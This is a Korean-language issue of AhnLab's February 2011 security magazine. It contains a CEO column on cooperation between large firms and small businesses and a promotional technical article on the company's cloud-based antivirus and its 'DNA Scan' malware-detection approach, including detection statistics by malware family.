월간安은 안철수연구소에서 발행하는 보안분석정보 매거진입니다

FEBRUARY 2011

Ahn 안철수연구소

대기업과 중소기업의 상생은 상호 역할 인식 선행되야

이 글은 중앙일보 [경제 view &]에 실린 김홍선 대표의 칼럼입니다.

어느 CEO 모임에서 있었던 일이다. 강사로 초빙된 외국인 경영전략 전문가가 강의 중간에 몇몇 참석자들에게 "당신 회사의 핵심 성장전략은 무엇이냐"고 물었다. 질문을 받은 한 CEO는 '납품처인 대기업과 좋은 관계를 유지하는 것'이라고 답했다. 사실 대부분 중소기업에 있어서 대기업과의 관계는 아주 중요하다. 하지만 이 답변을 들은 강사는 "그것은 좋은 사업 전략이 아니다."라고 말했다. 그러면서 "당장은 아니더라도 대기업을 뛰어넘을 수 있는, 당신 회사만의 강점을 가질 수 있어야 한다."라고 말했다.

대기업과 중소기업의 상생이 화두다. 일자리 창출과 체감적인 경제 회복이 되려면 중소기업의 역할이 절실하다. 어차피 대기업만으로는 일자리 창출에 한계가 뚜렷하고, 수많은 중소기업에서 일하는 사람들의 상황이 좋아져야 소비가 살아난다.

그런데, 그 논의 과정을 보면 '대기업이 중소기업에게 베풀어야 한다'는 생각이 뿌리 깊은 것 같다. 이를테면 대기업은 너무 욕심부리지 말고 중소기업에 나누어 주고, 기술도 전수하고, 경영 교육도 해주어야 한다는 거다. 여유 있는 대기업이 일종의 맏형 역할을 해야 한다는 취지다. 물론 대기업과 중소기업의 문제가 자원의 편중과 불공정 거래에서 시작한다는 측면에서 틀린 얘기는 아니다. 하지만 오랜 중소기업 육성책에도 불구하고 양쪽의 불평에 별 변화가 없는 이유는 뭘까. 대기업은 중소기업이 기술이나 경쟁력이 없다고 하고, 중소기업은 대기업이 뭐든 독식한다고 주장한다. 양쪽의 특성을 고려한 더 근원적 고찰이 필요한 대목이다.

소비자들이 상대적으로 대기업을 선호하는 이유는 안정된 재무구조와 글로벌 인프라를 바탕으로 안정감과 신뢰감을 주기 때문이다. 반면 대기업은 새로운 아이디어의 사업화하는데 느리다. 그런 혁신과 스피드는 중소기업적 특성이다. 중소기업은 기회만 있으면 다소 모험적이라도 신속하게 새 사업에 달려든다. 물론 대기업은 방향 전환 속도가 느린 반면 잘 정비된 시스템을 바탕으로 위험을 최소화하는 강점이 있다. 이처럼 대기업은 축적된 경험에 의한 종합적 관리 능력에 강점이 있고, 중소기업은 혁신적 아이디어와 열정에 의한 신속한 비즈니스 모델 창출 능력에 강점이 있다. 대기업은 풍부한 자원으로 세계적 기업과 경쟁하고, 중소기업은 독창적 기술과 아이디어로 글로벌 차별성을 추구한다.

그런데, 우리는 이러한 특성은 무시한 채 모두가 같은 역할에 전력을 쏟는 느낌이다. 대기업이 중소기업을 믿지 못해 그 영역까지 발을 뻗고, 중소기업은 더 큰 피해를 볼까 노심초사한다. 대기업은 중소기업까지 안고 가자니 부담이 크고, 중소기업은 투자 여력이 없다. 결국 양쪽 모두 각자의 역할에 충실할 수 없게 되면서 신뢰 또한 함께 무너져버렸다. 이것이 우리 산업 생태계의 현실이다.

중소기업들이 기업 인수합병(M&A)으로 덩치를 키워야 한다고 하지만 M&A는 본래 대기업 주도영역이다. 중소기업은 아이디어와 신제품을 내놓고, 대기업은 이를 방대한 유통망과 서비스 체계와 접목하는 편이 외려 성공 가능성이 크다. 또 대기업은 끊임없는 인수합병과 제휴로 '성장과 혁신의 DNA'를 종종 수혈받아야 한다. 글로벌 기업들은 이런 사례가 줄을 잇는데 우리나라에서는 아직 드문 일이다.

급변하는 산업 환경에서 기득권에 안주한 채 변화와 성장을 추구하는 것은 거의 불가능하다. 따라서, 대기업이 중소기업을 부담스런 존재가 아닌, 사업의 역동적 확산과 변신에 계기를 마련해주는 동반자로 인식해야 한다. 대기업은 이처럼 유수의 글로벌 기업과 맞서고, 이를 뒷받침하는 중소기업 또한 끊임없는 도전정신과 함께 실력을 갖추는 데 매진해야 한다.

양자 간 상생 논의는 이처럼 서로의 역할을 인정하고 자신의 자리를 찾아가는 데서 시작해야 한다. 수직적 의존 구조가 아닌 수평적 관계에서 각자의 장점을 극대화하는 게 중요하다는 확신과 그에 맞는 실행이 이어져야 비로소 진정한 상생은 시작된다.


기술과 전문성을 갖춘 중소기업이 없으면 우리나라의 미래는 없다. 중소기업의 뒷받침 없이는 대기업도 잘되기 힘들다. 2011년에는 진정한 상생에 대한 사회적 공감대와 실천이 이어지길 기대한다. Ahn

AhnLab Smart Defense와 DNA Scan 결합의 시너지
안철수연구소, DNA Scan으로 '사전 예방 시대' 열다


최근 몇 년 전부터 악성코드의 수는 그야말로 기하급수적으로 증가하고 있다. 이에 기존의 안티멀웨어 기술의 한계를 체감한 주요 안티멀웨어 업체들은 앞다퉈 클라우드 시큐리티를 그 대안으로 제시하고 있다. 안철수연구소는 이미 지난 2009년 클라우드 안티멀웨어 엔진 기반의 AhnLab Smart Defense(이하 ASD) 서비스를 시작했다. 이어 최근에는 축적된 클라우드 기반 엔진 기술을 기반으로 악성코드 사전 대응 능력을 강화한 독보적인 최신 기술 DNA 스캔(Scan)을 V3 제품에 적용했다. DNA 스캔은 악성코드가 갖고 있는 고유한 특성, 즉 DNA를 추출해 악성코드 진단에 이용함으로써 다양한 악성코드 변형에 대한 사전 방역 기능을 극대화하고 오진 가능성을 최소화하는 혁신적인 악성코드 대응 방법이다. 이 글에서는 악성코드 대응의 패러다임을 바꿀 DNA 스캔 기술이 탄생하게 된 배경과 기능, 그리고 클라우드 시큐리티인 ASD와의 시너지 효과 등을 상세히 살펴본다.

안티멀웨어, 한계에 부딪히다

악성코드들이 금전적인 이득을 목적으로 제작, 이용된다는 것은 이제 더 이상 충격적인 소식이 아니다. 사이버 블랙 마켓(Black Market)을 통해 저렴한 가격으로 악성코드 제작 툴이 거래되고 있다는 것도 더 이상 새로울 것이 없다. 그러나 이러한 악성코드의 제작 목적과 제작 환경의 변화로 인해 악성코드의 수가 기하급수적으로 증가하고 있다는 것은 사회적으로 심각한 문제다. 안티멀웨어 제품을 연구, 테스트하는 독일의 연구기관 AV-Test.org는 신종 악성코드의 수가 2005년에는 33만 3천 개, 2006년 97만 2천 개에 이어 2007년에는 549만개로 급격하게 증가했다고 전한 바 있다. 최근에는 매달 100만 건의 신규 샘플이 나타나고 있으며 [그림 1]에서 볼 수 있듯이 악성코드 샘플이 현재 3천만 개에 달한다고 밝혔다. 국내의 경우만 보더라도 [그림 2]와 같이 악성코드 감염보고 건수는 지난 2010년 한 해 동안 급격하게 증가하여 총 1억 4,609만 7,262건에 달했다.



[그림 1] 악성코드 증가 추세(출처: AV-Test.org)



[그림 2] 악성코드 연간 감염보고 건수(출처: 안철수연구소 ASEC)

이 같은 악성코드 패러다임의 변화에 의해 주요 안티멀웨어(Anti-Malware) 업체들은 시그니처 기반의 전통적인 악성코드 감지 기술의 한계를 인식하게 되었다. 기존의 안티멀웨어 솔루션은 시그니처 기반 대응을 기본으로 하기 때문에 '사후 대응책'에 불과하기 때문이다. 현재 이용하고 있는 대규모 자동 분석 시스템으로도 기하급수적으로 늘어나는 악성코드의 수를 감당하기가 쉽지 않다. 무엇보다 시그니처 생성을 위한 샘플 수집 자체가 시간이 소요된다는 한계가 있다. 이에 안티멀웨어 업체들은 악성코드를 보다 효과적으로 진단하고 대응하기 위해 기존의 시그니처 기반 방식 위에 샌드박스(Sandbox), 휴리스틱 탐지(Heuristic Detection) 등 다양한 기법을 추가했다. 그러나 이러한 방식들은 사용자 PC 환경의 다양성, PC 사양 제한, 업데이트 관리, 그리고 오진 등의 문제를 안고 있어 충분한 효과를 발휘하지 못하였다. 특히 진단 방식의 다양화에 따라 안티멀웨어 제품이 진단하는 악성코드 개수는 증가할 수 있는 반면, 상대적으로 안티멀웨어 엔진 사이즈의 증가와 검사 시간 증가, 메모리 사용 증가 등의 문제를 낳았으며 오진 가능성까지 높아지는 문제가 발생하게 되었다.

차세대 안티멀웨어, ASD

앞서 언급한 바와 같이 하루 단위로 기하급수적으로 늘어나는 악성코드의 수뿐만 아니라 고도화된 기능에 대응하기 위한 핵심은 광범위한 악성코드 관련 정보 수집과 대응 속도라 할 수 있다. 따라서 새로운 위협의 피해를 최소화 하기 위해서는 실시간 대응이 가장 중요하며, 이를 위해서는 기존의 안티멀웨어 엔진 방식이 개선되어야만 한다는 결론에 이르게 된다. 이러한 시대적 요구사항에 따라 등장한 것이 바로 클라우드 시큐리티(Cloud Security)이다.

클라우드 컴퓨팅의 개념을 이용하는 안티멀웨어 솔루션 클라우드 시큐리티(Cloud Security)는 클라이언트 PC에서 의심행위를 탐지하고 중앙의 클라우드로 보고하면 중앙의 종합위협분석시스템이 해당 정보를 다양한 방법으로 실시간 분석, 재가공하여 다시 각각의 단말로 내보내는 형태다. 즉, 단방향으로 업데이트 정보를 전달하던 기존의 안티멀웨어 제품과는 달리 양방향으로 정보를 주고 받는 특성이 있다. 이로써 클라우드 시큐리티는 신속하고 광범위한 악성코드 관련 정보 수집을 가능하게 하며, 하나의 단말에서 수집된 정보를 즉시 클라우드 내의 수많은 단말에 전달할 수 있어 대응 속도 향상에 크게 기여한다.

안철수연구소는 이미 지난 2009년 ASD는 독자적인 클라우드 시큐리티 기술인 ASD를 선보였다. 클라우드 기술 기반의 안티멀웨어 엔진인 ASD는 대규모 파일 DB를 중앙서버에서 관리하고, PC에 설치되어 있는 ASD 엔진에서 파일의 악성여부에 대해 문의하면 이에 대해 응답을 해주는 방식이다. 기존의 백신 엔진이 악성으로 알려진 모든 파일의 시그니처를 배포하는 방식이었다면, ASD는 개별 PC에 있는 파일에 대한 시그니처만을 관리하는 방식인 것이다. 일반적으로 각 개별 PC에는 보통 10만개 이하의 실행파일이 존재하는 반면, ASD의 DB에 보유한 샘플 수는 2억 개 정도에 달한다. 따라서 ASD가 보유한 2억 개의 DB 중에서 클라이언트 PC에 있는 파일에 대한 진단 정보만 이용하면 되기 때문에, 클라이언트 PC의 백신 엔진은 최소한의 크기로 극대화된 악성코드 대응 효과를 누릴 수 있다.


ASD를 통해 얻어지는 효과를 간략하게 살펴보면, 첫째, 각각의 클라이언트 PC들이 필요할 때 마다 클라우드 서버의 안티멀웨어 DB를 이용하기 때문에 클라이언트 PC에 설치된 안티멀웨어 엔진의 업데이트 없이 빠른 대응이 가능하다. 둘째, 검사 속도 면에서도 기존 안티멀웨어 대응 방식과 차별화되었다. 네트워크 스캔을 수행하여 정상파일로 확인되면 이후에는 검사 자체를 수행하지 않기 때문에 검사 속도가 빨라진다. 셋째, 기존과는 달리 엔진 업데이트가 필요하지 않으므로 클라이언트 PC의 리소스를 최소화한다는 장점도 있다. 무엇보다 실시간으로 악성코드에 대응할 수 있다는 것이 가장 큰 장점이다. ASD가 적용되는 환경에서는 각기 다른 클라이언트 PC에서 발견된 의심스러운 샘플을 서버로 보내어 분석하기 때문에 다양한 환경의 위협 정보를 수집할 수 있으며, 이러한 정보는 실시간으로 또 다시 모든 클라이언트 PC에 반영되어 악성코드 대응 효과를 극대화한다. 즉, 양방향 통신을 통해 보다 정확한 악성코드 대응 및 악성코드 활동 패턴의 분석이 가능하다는 장점이 있다. 이 밖에 ASD에 대한 보다 상세한 내용은 안철수연구소 홈페이지에서 제공되는 보안 이슈 페이지에서 확인할 수 있다. (http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=5&menu_dist=2&seq=16703&key=&dir_group_dist=0&dir_code=)

이처럼 ASD와 같은 클라우드 백신은 보다 광범위해진 악성코드 정보 수집 범위와 실시간 대응을 현실화해 현재 기하급수적으로 증가하는 악성코드에 대한 현실적인 대안으로 여겨지고 있다. 그러나 이러한 클라우드 백신에 대해서도 몇 가지 문제점이 제기되고 있다. 일례로 지난 2009년 바이러스 불러틴 컨퍼런스(2009 Virus Bulletin Conference)에서는 클라우드 백신이 '사전 대응(proactive)이 아니며 대응 시간을 단축한 것에 불과하고, 진단율이 향상된다 하더라도 오진이 증가하는 문제점이 있다'는 지적이 제기됐다. 그 이유는 클라우드 기반의 광범위한 악성코드 정보 수집으로 인한 진단율 향상에 어느 정도 기여를 하는 것은 사실이지만, 시그니처를 기반으로 악성코드를 감지하는 사후 대책이라는 한계점은 극복할 수 없기 때문이다. 이에 안철수연구소는 기존의 시그너처 기반 감지의 한계를 넘어 악성코드에 대한 사전 대응과 오진율을 최소화할 수 있는 해법으로 DNA 스캔(Scan)을 제시했다.

ASD의 화룡점정, DNA 스캔

DNA 스캔(Scan)은 악성코드가 갖고 있는 고유한 특성, 이른바 DNA를 추출하여 작성한 DNA 룰을 악성코드 진단에 이용하는 기술로, 사전 방역 기능과 오진 가능성을 최소화하며 클라우드 시큐리티 기술인 ASD와 결합하여 그 효과를 극대화한다. DNA 스캔이 탄생하게 된 배경을 살펴보면, 우선 안철수연구소는 지난 2009년 ASD 서비스를 시작하면서 샘플 파일 정보를 데이터베이스로 구축하기 시작했다. 이렇게 구축된 DB를 활용하여 2억 건의 샘플을 수집, 분석한 결과, 모든 악성코드에는 일정한 룰이 있음을 발견하게 되었다. 이에 [그림 3]과 같이 인간의 질병 치료를 위해 인간의 DNA를 도식화하여 DNA 맵을 그리는 게놈 프로젝트에서 착안해 이른바 악성코드 DNA 프로젝트가 진행되었다.

DNA 스캔 기술 연구는 악성코드도 인간과 마찬가지로 DNA 룰을 만들어 대응할 수 있다는 생각으로 악성코드의 변종들에 대한 유사성 분석에서부터 시작되었다. 일반적으로 한 개의 악성코드는 수십, 수천 개의 변형파일을 만들어 낸다. 그러나 이렇게 만들어진 변형파일은 새로운 변종이라도 악성코드만이 갖고 있는 변하지 않는 특성이 있다는 것을 확인하게 되었다. 이에 악성코드의 DNA를 추출하기 위해 ASD의 DB가 보유하고 있는 2억 개 이상의 파일을 대상으로 500억 개 이상의 특성을 추출하고 파일간의 유



[그림 3] 인간의 DNA와 파일 DNA의 비교

사도를 분류하여 인간의 DNA 맵과 같이 '파일 DNA 맵'을 구성하였다.

DNA 스캔은 악성코드들이 보유하고 있는 특성, 즉 악성 DNA만 추출하여 이를 패턴화한 DNA룰과 이와 동일한 DNA를 갖고 있는 파일을 악성코드로 분류하는 엔진으로 구성된다. 이는 기존의 휴리스틱 진단에서 한 차원 더 발전된 진단법으로, 새로운 변종에 대해서도 기존 악성코드의 DNA로 감지가 가능하기 때문에 변종에 대한 사전 대응의 효과를 가져온다. 예를 들어 ASD 서버에 새로운 변형 악성코드가 접수되어 파일 DNA를 추출했는데 이것이 기존 악성코드의 DNA와 일치한다면 이것은 즉시 악성코드로 분류된다. 따라서 변형된 악성코드들은 ASD가 적용된 V3 환경에서는 더 이상 확산되지 않고 사전방역이 가능해져 V3의 진단율을 극대화할 것으로 보인다.

DNA 스캔은 무엇이며 어떻게 작동하는가


DNA 스캔은 클라우드 안티멀웨어 엔진 ASD에 구축된 데이터베이스를 장점을 활용하여 쉽고 빠르면서 많은 파일을 진단할 수 있는 방법으로 고안된 기술이다. DNA 스캔을 간단히 정의하면 '악성 프로그램의 DNA 정보를 이용해 탐지하는 기술'로, 기존의 파일 시그니처가 아닌 DNA 정보를 활용한 진단 기술이다. 즉, 파일의 특성을 기반으로 진단하는 방식으로, 샘플 수집 이후의 사후 대응이 아닌 '사전 방역 개념'의 기술이라 할 수 있다.

그렇다면 DNA 룰이란 무엇이며, 어떻게 작성되는가? DNA 룰이란 ASD 엔진에서 제공하는 DNA 진단법에서 사용되는 파일의 특성에 기반한 룰(Rule)을 말한다. 이를 위해 파일의 특성을 중심으로 다각도로 분석하고 정리하는 과정을 거친다. 또한 단순히 단일 파일의 특징뿐만 아니라 악성코드 제작자의 특징도 발견, 분석하여 DNA 룰에 적용한다. 악성코드 제작자의 특징을 분석하는 것은 악성코드가 변형되어도 이를 탐지하여 대응할 수 있는 중요한 포인트이며, 이를 통해 신종 및 변종 악성코드에 효과적으로 대처할 수 있다.

무엇보다 DNA 스캔의 가장 큰 장점은 신속한 대응이라 할 수 있기 때문이다. 분석가들이 일일이 분석하던 기존 방식에서 벗어나 DNA 엔진에서 제공하는 다양한 함수 및 진단 포인트를 이용하여 코드 수정 없이 간단히 룰 작성이 가능하다. 따라서 악성코드가 접수되었을 때 신속하게 DNA 룰을 적용할 수 있다는 장점이 있다. 또한 DNA에서 사용되는 모든 항목에 대한 정보가 DB로 구축되어 있어 다양한 방법으로 조회가 가능하다.

그렇다면 DNA 스캔은 실제로 어떤 식으로 구동될까? 개인용 V3 제품의 구동 과정을 기준으로 살펴보면 다음과 같다. 우선, [그림 4]에서 볼 수 있듯이 클라이언트 PC에 설치된 ASD 엔진에 생성된 DB에서 기존에 검사한 파일인지 확인한다. 새로운 파일로 확인되었을 경우 파일의 DNA만 AhnLab Smart Defense Center(이하 ASD 센터)로 전송한다. ASD 센터는 해당 DNA 정보를 대용량 DNA DB에서 동일한 유형이 있는지 확인하고, 같은 유형의 DNA가 존재하면 기 분석된 DNA 정보, 즉 악성코드인지 정상 파일인지 관련 정보를 확인하여 알려준다. 만약 ASD 센터에 전송된 파일 DNA가 DNA DB에서 확인이 되지 않으면 새로운 유형으로 간주하고 분석에 필요한 파일의 특정 부분을 전송받는다. 이때 전송받는 특정 부분은 실행 파일 자체와 관련된 것으로, 개인 정보를 포함하는 내용이 아니다. 이렇게 전송된 파일은 즉시 자동 분석 시스템으로 보내져 다수의 기술을 통해 새로운 DNA의 악성 여부가 분석되고, 그 결과를 해당 클라이언트 PC에 위치한 ASD 엔진에 알려준다. 동시에 DNA DB를 업데이트하여 다른 클라이언트 PC의 ASD 엔진에서도 활용할 수 있도록 함으로써 보다 광범위하게, 무엇보다 실시간으로 악성코드에 대응할 수 있도록 한다.

기업용 제품은 기업의 내부 정책에 따라 이와는 다소 다른 과정으로 구동된다. 기업을 대상으로 한 V3 제품의 경우, DNA DB의 정보를 실시간으로 이용하는 것은 같지만 기업 내부의 정책에



[그림 4] DNA Scan이 적용된 AhnLab Smart Defense 개념도

따라 그 외의 ASD 구동 과정은 다르게 적용된다. 그러나 이 경우에도 이미 광범위한 ASD의 정보 수집 범위를 통해 축적된 DNA DB의 효과를 동일하게 누릴 수 있다.

한편 안철수연구소는 최근 DNA DB를 클라이언트 PC에 업데이트하는 준비를 진행하고 있다. 그 이유는 ASD와 결합된 DNA 스캔의 효과는 그대로 유지하면서 일시적인 네트워크 장애로 인해 클라우드 시큐리티 서비스를 이용할 수 없는 상황이 발생할 경우에도 악성코드에 대한 신속한 대응효과를 제공하기 위함이다.

DNA 스캔, 어떤 효과가 있는가

인간의 DNA 맵을 연구하는 게놈 프로젝트는 생명 연장과 불치병/난치병에 대한 희망을 가져왔다. 그렇다면 악성코드 대응을 위한 DNA 스캔은 우리에게 어떤 혜택을 가져다 줄 수 있을까? DNA 스캔의 효과를 한 마디로 정리하면, 사전 대응의 효과와 진단율을 향상시키는 효과가 있다. 또한 ASD와의 결합으로 오진의 위험은 낮추는 효과를 얻게 된다. 앞서 언급한 내용을 바탕으로 DNA 스캔의 주요 효과를 보다 상세히 살펴보면 다음과 같다.

1. 악성코드 사전 대응

DNA 스캔의 가장 큰 장점은 안티멀웨어의 영원한 숙제인 사전 대응에 한 발 가까이 다가서게 되었다는 점이다. DNA 스캔은 악성코드의 고유한 특성에 기반한 진단 룰(Rule)을 작성하고 악성코드 유포자 DNA 분석 결과로 진단하기 때문에 악성코드가 위장, 또는 변경되어 신종/변종 악성코드로 출현하더라도 핵심적인 기능, 즉 악성코드의 DNA 자체를 검출하여 사전에 대응할 수 있다. 또한 기존 시그니처 기반의 1대 1 대응방식에서는 600만개 악성코드 차단하려면 600만개 시그니처가 필요했던 것과 달리 DNA 스캔 기술을 적용하면 1천여 개 시그니처만으로 600만개의 악성코드가 차단이 가능하기 때문에 악성코드 사전 대응이 가능하다. 일례로 ARP 스푸핑(Spoofing) 악성코드를 시그니처 업데이트 없이 DNA 스캔 기술만으로 진단한 결과, 30개 중 28개를 진단했다. 또한 [표 1]을 통해 알 수 있듯이, 하나의 DNA 룰로 천여 개의 신종 악성코드를 사전 진단하는 효과를 얻을 수 있다. 특히 룰 하나만 바꾸어 적용하면 새로운 변종에 대해 패턴을 업데이트하지 않아도 이용 가능하다. 이러한 DNA 룰이 다중적으로 적용되어 있을 뿐만 아니라 지금 이 순간에도 꾸준히 추가적인 룰이 업데이트 되고 있다. 따라서 차후 악성코드에 대한 별도의 대응을 전혀 하지 않을 경우에도 신/변종을 포함한 전체 악성코드의 상당 부분을 손쉽게 진단할 수 있을 것으로 기대된다.

순위	진단명	파일 수
1	Trojan/Win32.Online.GameHack	15,402
2	Dropper/Win32.Cadro	10,472
3	Trojan/Win32.Turkojan	5,787
4	Trojan/Win32.FakeAV	5,567
5	Trojan/Win32.Swisyn	5,394
6	Backdoor/Win32.Hupigon	3,496
7	Trojan/Win32.Bifrose	2,797
8	Trojan/Win32.Adnur	2,192
9	Trojan/Win32.Pincav	1,850
10	Backdoor/Win32.IRCBot	1,609
11	Trojan/Win32.KillAV	1,044
12	Trojan/Win32.FlyStudio	690
13	Downloader/Win32.Totoran	662
14	Adware/Win32.BHO	648
15	Virus/Win32.Ramnit	644
16	Trojan/Win32.Tdss	580
17	Trojan/Win32.Keylogger	520
18	Trojan/Win32.StartPage	470
19	Trojan/Win32.Overtls	467
20	Trojan/Win32.Sasfis	460

[표 1] DNA 룰로 진단한 신종 악성코드 수

2. 진단율 향상

DNA 스캔 기술이 클라우드 안티멀웨어 시스템인 ASD와 결합하면서 기존 안티멀웨어 솔루션의 가장 큰 과제로 여겨졌던 진단율 역시 상당히 향상되었다. ASD에 최근 적용된 DNA 스캔은 다중의 DNA 룰의 적용으로 수백만 개의 악성코드를 자동 진단해 진단율 향상에 기여한다. DNA 스캔 기술과 ASD가 적용된 V3는 바이러스 블러틴(Virus Bulletin, 이하 VB)의 RAP(Reactive and Proactive) 테스트 항목에서 기존 V3대비하여 좋은 결과를 보여주었으며, 최근에는 VB 국제 인증 테스트에서 단 1개의 오진 없이 100% 진단율로 'VB 100% 어워드'를 획득하였다. ASD의 대용량 및 신속성의 장점과 DNA의 사전대응의 장점이 결합되어 진단율을 한 수준 더 끌어올릴 수 있게 되었다.

3. 오진율의 최소화

근본적으로 DNA 룰을 만들 때 ASD를 통해 수집된 엄청난 양의 정상 샘플을 사용하여 오진 검사를 하기 때문에 결과적으로 오진율이 낮아지는 효과가 있다. 기존의 일반적인 휴리스틱 진단 방식은 분석가의 지식에 의해 방식이 추가되고, 기본적인 화이트리스트 테스트를 통해 배포될 수 밖에 없다. 이에 따라 대규모의

화이트 리스트에 대한 검증에는 시간이 오래 걸리므로 오진에 취약한 구조를 가지고 있다. 반면 DNA 스캔의 경우, 악성코드의 패턴을 생성할 때마다 수백억 개의 정상 파일 DNA와 매칭한 후 이상이 없을 경우에만 배포함으로써 사전 진단율은 높이면서도 오진의 위험도는 극적으로 낮추는 엔진의 개발이 가능해졌다. 아울러 2011년 1월 초 기준으로 ASD의 데이터베이스에 수집된 2억 건의 샘플 파일을 분석하면서 악성코드의 DNA는 물론 정상 파일의 DNA도 파악하여 분석해 1억 개의 정상 파일 DB를 구축하였다. 이를 토대로 정상 파일 자동 분류 시스템을 구축함으로써 정상 파일에 대한 오진을 최소화할 수 있다.

4. 클라우드 엔진 기반 백신과의 시너지 효과

ASD와 DNA 스캔 기술은 상호보완적인 관계라 할 수 있다. 인터넷을 통한 네트워크가 안정적이며 의심 파일을 서버로 보낼 수 있는 사용자 환경에서라면 클라우드라는 네트워크 기반 엔진인 ASD만으로도 악성코드 대응에 결코 부족함이 없다. 그러나 네트워크라는 것은 태생적으로 불안한 상태로, 원활하게 이용할 수 없는 경우가 발생할 수도 있다. 특히 기업의 경우, 보안 정책 등의 이유로 진단을 위해 인터넷 네트워크를 통해 파일을 서버로 전송할 수 없는 경우도 있을 수 있다. 또한 근본적으로 콜(call)을 통한 질의응답의 과정인 네트워크 쿼리(query)에는 약간의 시간이 소요된다. 이에 반해 DNA 스캔 기술을 기반으로 한 DNA 엔진은 파일의 특성을 찾거나 오진 검사를 할 때 DB 쿼리만으로 즉시 결과를 확인할 수 있다. 즉, 네트워크를 사용하지 않기 때문에 PC에서 악성코드를 진단하는 측면에서 보면 네트워크 콜(call)을 통해 작업이 이루어지는 ASD가 갖는 약점을 보완한다. 서버에서 분석되지 않는 파일도 로컬에서 바로 진단해 낼 수 있기 때문이다. 또한 DNA 엔진은 사전적 진단을 수행하기 때문에 서버에서 악성코드를 자동 분석하는 용도로도 사용된다. 반면 DNA 엔진은 DNA 룰에 기초해 사전 대응을 하기 때문에 룰이 만들어지지 않은 악성코드에는 대응할 수 없다. 이러한 경우, 필요한 룰이 만들어질 때까지는 ASD로 대응이 이루어진다. 따라서 DNA 엔진과 ASD 엔진의 시너지 효과를 통해 보다 광범위하고 사전적인 대응이 가능하다.

5. 엔진 사이즈 증가 이슈 해결

하루에도 수천 ~ 수십만 개의 악성코드가 발생하고 있기 때문에 안티멀웨어 엔진 사이즈도 지속적으로 증가하고 있다. 그러나 DNA 스캔 방식을 사용하면 하나의 DNA Rule로 수십 ~ 수천 개의 악성코드를 탐지 가능해짐에 따라 엔진 사이즈 증가가 거의 없는 상태에서도 높은 진단율을 유지할 수 있게 된다.

6. DDoS 샘플 집중 관리 가능

현대경제연구원에 따르면 지난 2009년에 발생한 7.7 DDoS 대란에 의한 피해액은 최소 363억 원 ~ 544억 원에 이른다. 현재도 DDoS 공격은 언론에서 이슈화되고 있지 않을 뿐, 꾸준히 발생하고 있으며 보다 고도화되어 기업 IT 환경에 엄청난 위협이 되고 있다. 이러한 환경에서 DNA 스캔 기술은 DNA 룰을 통해 DDoS 공격을 유발하는 악성코드의 변종까지 사전에 진단할 수 있다. 또한 DDoS 샘플과 관련된 별도의 모니터링 페이지를 구성하여 모니터링 및 관련 악성코드에 대한 추적 시스템을 가동할 예정이다.

DNA 스캔으로 더욱 강력해진 V3, 사전 대응으로 기업 비즈니스 연속성 유지에 기여할 것

